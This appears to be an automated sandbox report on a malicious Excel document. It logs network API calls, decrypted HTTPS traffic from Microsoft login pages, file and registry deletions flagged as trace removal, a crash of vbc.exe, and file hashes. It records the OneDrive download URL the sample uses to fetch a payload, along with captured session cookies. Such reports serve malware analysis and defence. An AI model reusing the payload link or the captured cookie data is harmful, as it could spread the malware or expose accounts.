Call System API	API Name: BCryptDecrypt Args: (44c0300, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:05:04 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 5e24952f-86ab-4748-b2a5-cf03768a6bde\r\nPPServer: PPV: 30 H: BL02PF500BCB486 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=640d7c81a9824e01aa2715b25601e5d6; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922364&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 17:06:04 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.Ddl9KUFHzQJ8BO6WNfOMXjgTCoaR11yV5Eqf0Gvp!aH80SZ19c8sWze!iBEcD*F6G35m4I0ohFyjusLMmcendZg5cM*spq*YnybqRze!bl8FhZY1DUDC68qH5qfon0wARkRJA4!TjKyHHzvP3tEhW9VlcFFj00nvM0HsTOusglJmexzYFyW7fDJ0vK8bQMVC53zWyqvR1SCz72VUYUs3DPNiXgy8hk1Bm0ajodTROfcx9uDg26Jeii*U4XD5w9v5m1jjJD3FY7vZfPYvAFMGyuDiD7oPXWexRyKCDiYrwQDNYRvIIZdnycb8uWUdroH!PnuhZnkeUB2t212yNLqJtXmFr9W8BdbttkRmaFVf!1TXeG!kIUsH4CA4MSmHUahsNiGTppLHtbPCAPtVmE0ng1mO4OkCQjsq8WRV3UlIwu9VJiDYjCnCB2WzGmx6sMu14Q$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-5b9f6dc4-7dca-4ce1-9c84-c2c2da521726; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:06:04 GMT\r\nContent-Length: 26628\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF500BCB486 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=640d7c81a9824e01aa2715b25601e5d6"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src\|\|r.href\|\|"")+"'", e+=", id:"+(r.id\|\|""), e+=", async:"+(r.async\|\|""), e+=", defer:"+(r.defer\|\|"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};re) Return: 0	1524	2120
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	1524	2120
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c	1524	2120
Detection	Threat Characteristic: Connects to remote URL or IP address https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg		
Call Internet Helper API	API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004	1524	2120

Call Network API	API Name: recv Args: (384, , 1, 2) Return: ?	1524	2120
Call Network API	API Name: send Args: (384, ...`_.}2..=.3I\t.P.y...S...p..;...5m.\.g../......K..f?9/L.s..[.KJ:.yh@........c\r.., 357, 0) Return: 357	1524	2120
Call Network API	API Name: recv Args: (384, , 1500, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (63b450, H±?œÝg/&,K, ”ØÔ, 32, 0, , 0, H±?œÝg/&,K, ”ØÔ, 1109, 53013720, 0) Return: 0	1524	2120
Call System API	API Name: BCryptDecrypt Args: (63b450, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922364&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:jPh/O36V2Yg=:c12ibs6UWi8nZLvca8R9cc3SCX6x/Iud0Z8PzIJNszQ=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:26:04 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:06:04 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RDE42AAC93BAA2\r\nX-ODWebServer: centralus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 5FACBA050D6540C7988D34B2787D17F2 Ref B: STOEDGE0718 Ref C: 2021-10-22T17:06:04Z\r\nDate: Fri, 22 Oct 2021 17:06:04 GMT\r\nContent-Length: 0\r\n\r\n^³, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922364&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:jPh/O36V2Yg=:c12ibs6UWi8nZLvca8R9cc3SCX6x/Iud0Z8PzIJNszQ=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:26:04 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:06:04 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RDE42AAC93BAA2\r\nX-ODWebServer: centralus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 5FACBA050D6540C7988D34B2787D17F2 Ref B: STOEDGE0718 Ref C: 2021-10-22T17:06:04Z\r\nDate: Fri, 22 Oct 2021 17:06:04 GMT\r\nContent-Length: 0\r\n\r\n^³, 1072, 53013720, 0) Return: 0	1524	2120
Call Network API	API Name: recv Args: (384, , 1, 2) Return: ?	1524	2120
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5ec	1524	2120
Call Network API	API Name: bind Args: (5ec, 0.0.0.0:49180, 16) Return: 0	1524	2120
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call Network API	API Name: connect Args: (5ec, 40.126.31.7:443, 16) Return: ffffffff	1524	2120
Delete File	Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII	1524	2120
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2120 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII		
Call Network API	API Name: send Args: (5ec, ..., 163, 0) Return: 163	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1024, 0) Return: ?	1524	2120
Call Network API	API Name: send Args: (5ec, ..., 166, 0) Return: 166	1524	2120
Call Network API	API Name: recv Args: (5ec, , 7168, 0) Return: ?	1524	2120
Call Network API	API Name: send Args: (5ec, ...Z...[....K.....Z.a.n..[Z._.V.\t.~....M%.....".4l....r...1-..F.>2:\n..Q_r.;\tZ.....^.....wtg]C..~.....0iK..P1....`..clt[.hUf....}>, 1157, 0) Return: 1157	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1500, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (44bc6e0, H¨, 32, 0, , 0, H¨, 1455, 53013720, 0) Return: 0	1524	2120
Call Network API	API Name: recv Args: (5ec, , 14998, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 9318, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 798, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (44bc6e0, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:05:05 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nX-DNS-Prefetch-Control: on\r\nLink: <https://acctcdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://logincdn.msauth.net>; rel=preconnect; crossorigin\r\nLink: <https://acctcdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdn.msftauth.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://acctcdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://logincdn.msauth.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnvzeuno.azureedge.net/>; rel=dns-prefetch\r\nLink: <https://lgincdnmsftuswe2.azureedge.net/>; rel=dns-prefetch\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 0970a522-4eea-4266-ac3c-7f090110c108\r\nPPServer: PPV: 30 H: BL02PF7CC55AC33 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=a79c0e6375be40029165b6eded8d56b4; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922365&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DVnbIngL4O0bqI2!Q3e!4exROSiHRtS3ddqJ1Z77YbyRFWiBIohIoyxEtqiFNUGCHRaiarQSIVKuxvIeBsKJHMPT8g!mgytHiqDQ39FA613ryWc!X2kPK9FRB6kf0nsNHDdfOoo!JhHcvxQWXTTYZTFSlfA2RPsV1nTDT7!Jk3DP9qZAEru1U4qvcZhhcwPdU7uXdVfgAT9fsf9xBnXCai!9tGupKXyk2hR*DZarCPRJSnDlnjXRLY3CLuM5Z6NTmhUrgpat5JR*VljSvRmp7!HDhFE!Dv7uR1XDYrWYHzF5JkLJrpT*XVZIDtpl7INDwjAcQMO8W351!7hH59XjK8c6ADWZlUOaC8UOWdlG0P4dK3wfh4JyrRNt!VGje1kr6z6qn23RY0!MIjAQkjuOHKGCSGSchQAQhw5*oSzfzQWmMowmAWkOoH6miT5EnD8EntLGGrLOajGBFTjRYhlXzugEFMkLtCmmwcv7OMirC8BG8hkGKUogEayIeZRZC1Rf0g$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-5b9f6dc4-7dca-4ce1-9c84-c2c2da521726$uuid-444d47be-a6a7-40c8-a116-bfedb451ca32; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:06:04 GMT\r\nContent-Length: 27290\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF7CC55AC33 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><link rel="preconnect" href="https://acctcdn.msauth.net" crossorigin>\n<link rel="preconnect" href="https://logincdn.msauth.net" crossorigin>\n<meta http-equiv="x-dns-prefetch-control" content="on">\n<link rel="dns-prefetch" href="https://acctcdn.msauth.net/">\n<link rel="dns-prefetch" href="https://acctcdn.msftauth.net/">\n<link rel="dns-prefetch" href="https://acctcdnmsftuswe2.azureedge.net/">\n<link rel="dns-prefetch" href="https://acctcdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://logincdn.msauth.net/">\n<link rel="dns-prefetch" href="https://lgincdnvzeuno.azureedge.net/">\n<link rel="dns-prefetch" href="https://lgincdnmsftuswe2.azureedge.net/">\n<meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=a79c0e6375be40029165b6eded8d56b4"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online he) Return: 0	1524	2120
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	1524	2120
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	1524	2120
Call Network API	API Name: recv Args: (5ec, , 16421, 0) Return: ?	1524	2120
Call System API	API Name: BCryptDecrypt Args: (44bc6e0, sâ!, ¸%Ç, 32, 0, , 0, sâ!, ¸%Ç, 3977, 53015460, 0) Return: 0	1524	2120
Call Network API	API Name: recv Args: (5ec, , 9132, 0) Return: ?	1524	2120
Call Network API	API Name: recv Args: (5ec, , 7672, 0) Return: ?	1524	2120

Call System API	API Name: BCryptDecrypt Args: (44bc6e0, e this service. Please sign in with a Microsoft account or create a new account. <a href=\"#~#WLPaneHelpInviteBlockedURL_LS#~#\" id=\"idPaneHelpInviteBlockedLink9\">Learn More</a>", bY:'', c8:'', bZ:'', A:10000, fWebNgcFS:false, B:2, C:{}, Di:'', Dj:'', D:false, Dk:'', sFedQS:'wa=wsignin1.0&wtrealm=uri:WindowsLiveID&wctx=wa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634922364%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3D1033%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26contextid%3D3C50D5F7B503A47B%26bk%3D1634922365', Dl:'', F:1, Dn:'https://go.microsoft.com/fwlink/?linkid=2013738', H:'', I:'', J:'https://signup.live.com/?wa=wsignin1.0&rpsnv=13&ct=1634922364&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&contextid=3C50D5F7B503A47B&bk=1634922365&uiflavor=web&lic=1&mkt=EN-US&lc=1033&uaid=a79c0e6375be40029165b6eded8d56b4', Dp:'', K:false, Dq:'https://go.microsoft.com/fwlink/?LinkID=254486', be:'', A1:0, cE:false, L:0, A2:1, A4:'', A5:'login.live.com', P:1033, cI:0, Q:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922364%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d3C50D5F7B503A47B%26bk%3d1634922365&id=250206&uiflavor=web&uaid=a79c0e6375be40029165b6eded8d56b4&mkt=EN-US&lc=1033&bk=1634922365', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGitHubResponse.srf&allow_signup=false&state=ABC487C0205BFC68', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=a79c0e6375be40029165b6eded8d56b4&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=a79c0e6375be40029165b6eded8d56b4&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=a79c0e6375be40029165b6eded8d56b4', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634922364&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=3C50D5F7B503A47B&uaid=a79c0e6375be40029165b6eded8d56b4&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634922365&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=ABC487C0205BFC68&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634922364&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=a79c0e6375be40029165b6eded8d56b4', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922364%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d3C50D5F7B503A47B%26bk%3d1634922365&id=250206&uiflavor=web&lostauthenticator=1&uaid=a79c0e6375be40029165b6eded8d56b4&mkt=EN-US&lc=1033&bk=1634922365', urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3Fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634922364%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%25) Return: 0	1524	2120
Call Network API	API Name: recv Args: (5ec, , 1, 2) Return: ?	1524	2120
Detection	Threat Characteristic: Causes process to crash Process ID: 2120 Image Path: vbc.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_JPG		1256
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_JPG		1256
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_JPG		1256
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1256 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoE83D.tmp Type: VSDT_JPG		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D5D3B\1D5D3B Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D5D3B\ Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		1256
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf) Return: 1		1256
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf Type: VSDT_MDB_20		1256
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1256 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\2279F4B8.emf Type: VSDT_MDB_20		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 97		1256
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 97		1256
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		1256
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1924738.od) Return: 1		1256
Delete File	Path: %TEMP%\1924738.od Type: VSDT_ASCII		1256
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1256 File: %TEMP%\1924738.od Type: VSDT_ASCII		

▼ Screenshot


NONAMEFL.xlsx - Microsoft Excel
Home Insert Page Layout Formulas Data Review View
Paste Calibri 11 Wrap Text Merge & Center Conditional Formatting Format as Table Cell Styles Insert Delete Format Sort & Filter Find & Select
Clipboard Font Alignment Number Styles Cells Editing
N7
A B C D E F G H I J K
161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178
Sheet2 Sheet3
Ready 160%
Start
10:06 AM
10/22/2021

Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Winc
confident that your
enhancements fror

Resolve onlir

Read the privacy statement online

Cancel

ask for genuine Microsoft software

vbc.exe - Application Error

The instruction at 0x001c3679 referenced memory at 0x4921b50e. The memory could not be read.

Click on OK to terminate the program

OK

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	4EA6FBAA278A623EA12460CCD4660DC245248E7C
SHA-256	2725C4D8A43B67294E26799EDD43B5FCA87F51A5D776B1AC755134255421EFB3
MD5	7E3ACD2F7BA160BAC7757D1AF48762B9
Size	28321 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

